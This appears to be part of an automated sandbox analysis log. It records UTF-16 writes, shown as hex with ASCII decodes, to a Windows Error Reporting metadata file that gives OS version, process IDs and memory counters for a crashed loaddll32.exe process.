C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 33 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6352</Pid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 32 00 32 00 39 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>12293</Uptime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 30 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>53039104</PeakVirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 30 00 31 00 31 00 30 00 30 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52011008</VirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 37 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1675</PageFaultCount>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 38 00 38 00 33 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>5988352</PeakWorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 38 00 38 00 33 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>5988352</WorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 35 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>100544</QuotaPeakPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2016	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>98536</QuotaPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19456</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 33 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19320</QuotaNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1486848</PagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 39 00 35 00 30 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1495040</PeakPagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1486848</PrivateUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 39 00 36 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3968</Pid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 30 00 31 00 31 00 34 00 30 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7011405</Uptime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DED497A	unknown
